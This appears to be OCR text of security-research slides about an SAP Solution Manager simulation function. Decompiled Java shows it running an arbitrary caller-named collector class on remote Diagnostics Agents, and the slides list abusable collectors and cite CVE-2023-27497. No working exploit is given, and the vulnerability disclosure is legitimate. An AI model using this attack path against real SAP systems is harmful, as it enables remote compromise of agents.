


The screenshot shows an IDE window with a project explorer on the left and a code editor on the right. The project explorer shows a package structure for 'com.sap.sup.admin.connector' with sub-packages 'api', 'exception', 'factory', 'impl', 'simu', and 'tool'. The code editor displays the source code for 'AgentDataProviderSimulation.class'. The code is as follows:

```
import java.util.Properties;

public final class AgentDataProviderSimulation implements IAbapComponent
    public static final String KEY = "FM_MAI_SIMULATION_AGENT";

    public void processFunction(JCO.ParameterList pImport, JCO.ParameterList pExport,
        IMAITestService service;
        String agentName = pImport.getString("IM_AGENT_NAME");
        if (agentName == null || agentName.trim().equals(""))
            throw new AbapFatalException("Parameter Agent Name cannot be empty");
        AgentHandleWrapper agent = SMDManager.getInstance().getSMDAgent(agentName);
        if (agent == null)
            throw new AbapFatalException("Agent '" + agentName + "' does not exist");
        try {
            service = (IMAITestService)SMDManager.getRemoteService(agent, "com.sap.sup.admin.connector.simu");
        } catch (Exception e) {
            throw new AbapFatalException("Initialization of MAITestService failed: " + e.getMessage());
        }
        String collectorClass = pImport.getString("IM_COLLECTOR_CLASS");
        Properties contextParams = convertTableToProperties(pImport.getTable("IM_CONTEXT_PARAMS"));
        Map inputParams = convertTableToMap(pImport.getTable("IM_INPUT_PARAMS"));
        Map metricParams = convertTableToMap(pImport.getTable("IM_METRIC_PARAMS"));
        try {
            MetricData[] metricCollectionData = service.runSimulation(collectorClass, inputParams, metricParams);
            JCO.Table results = pExport.getTable("EX_METRIC_DATA");
            for (int i = 0; i < metricCollectionData.length; i++) {
                MetricData metricData = metricCollectionData[i];
                results.appendRow(metricData);
            }
        } catch (Exception e) {
            throw new AbapFatalException("Simulation failed: " + e.getMessage());
        }
    }
}
```




The screenshot shows an IDE window with a project explorer on the left and a code editor on the right. The project explorer shows a package structure for 'com.sap.sup.admin.connector' with sub-packages 'api', 'exception', 'factory', 'impl', and 'simu'. The 'simu' package contains 'AgentDataProviderSimulation' and 'IntroscopeDataProviderSimulation'. The code editor shows the 'AgentDataProviderSimulation' class, which implements 'IAbapComponent'. The code includes imports for 'java.util.Properties', 'public static final String KEY = "FM_MAI_SIMULATION_AGENT"', and a 'processFunction' method. The method logic includes parameter validation, service retrieval, and simulation execution. A blue box highlights the 'runSimulation' call in the 'try' block.


```
import java.util.Properties,

public final class AgentDataProviderSimulation implements IAbapComponent
    public static final String KEY = "FM_MAI_SIMULATION_AGENT";

    public void processFunction(JCO.ParameterList pImport, JCO.ParameterList
        IMAITestService service;
        String agentName = pImport.getString("IM_AGENT_NAME");
        if (agentName == null || agentName.trim().equals(""))
            throw new AbapFatalException("Parameter Agent Name cannot be empty
        AgentHandleWrapper agent = SMDManager.getInstance().getSMDAgent(agentName);
        if (agent == null)
            throw new AbapFatalException("Agent '" + agentName + "' does not exist
        try {
            service = (IMAITestService)SMDManager.getRemoteService(agent, "com.
        } catch (Exception e) {
            throw new AbapFatalException("Initialization of MAITestService failed
        }
        String collectorClass = pImport.getString("IM_COLLECTOR_CLASS");
        Properties contextParams = convertTableToProperties(pImport.getTable("
        Map inputParams = convertTableToMap(pImport.getTable("IM_INPUT_PARAMS
        Map metricParams = convertTableToMap(pImport.getTable("IM_METRIC_PARAMS
        try {
            MetricData[] metricCollectionData = service.runSimulation(collectorClass,
            JCO.Table results = pExport.getTable("EX_METRIC_DATA");
            for (int i = 0; i < metricCollectionData.length; i++) {
                MetricData metricData = metricCollectionData[i];
                results.appendRow(i);
```





Collectors classes
On Agent side



Collectors classes
On Agent side

```
...tTableToMap(pImport.getTable("IM_METRIC_PARA  
...ectionData = service.runSimulation(collector  
...port.getTable("EX_METRIC_DATA"),  
...ricCollectionData.length; i++) {  
... = metricCollectionData[i];
```



Netweaver JAVA

S/4 HANA

Netweaver ABAP



Collectors are executed on the remote Agent.

Any vulnerabilities inside collectors will be executed on the remote Agent!

P4

P4



```
com.sap.smd.mai.collector.HelloWorldCollector  
com.sap.smd.mai.collector.SAPPingHostCollector  
com.sap.smd.mai.collector.SAPGrmgClassicCollector  
com.sap.smd.mai.collector.SimpleFileServiceCollector  
com.sap.smd.mai.collector.SimpleFileServiceCollector2  
com.sap.smd.mai.collector.SAPPingHTTPCollector  
com.sap.smd.mai.collector.SccCollector  
com.sap.smd.mai.collector.SAPControlWSCollector  
com.sap.smd.mai.collector.LicenseCollector  
com.sap.smd.mai.collector.FileServiceCollector  
com.sap.smd.mai.collector.FileContentScanCollector  
com.sap.smd.mai.collector.EventLogServiceCollector  
etc.
```

Patch	Description	CVSS	CVE
3305369	Multiple vulnerabilities in SAP Diagnostics Agent	10	CVE-2023-27497

com.sap.smd.mai.collector.HelloWorldCollector
com.sap.smd.mai.collector.SAPPingHostCollector
com.sap.smd.mai.collector.SAPGrmgClassicCollector
com.sap.smd.mai.collector.SimpleFileServiceCollector
com.sap.smd.mai.collector.SimpleFileServiceCollector2
com.sap.smd.mai.collector.SAPPingHTTPCollector
com.sap.smd.mai.collector.SccCollector
com.sap.smd.mai.collector.SAPControlWSCollector
com.sap.smd.mai.collector.LicenseCollector
com.sap.smd.mai.collector.FileServiceCollector
com.sap.smd.mai.collector.FileContentScanCollector
com.sap.smd.mai.collector.EventLogServiceCollector
etc.

Patch

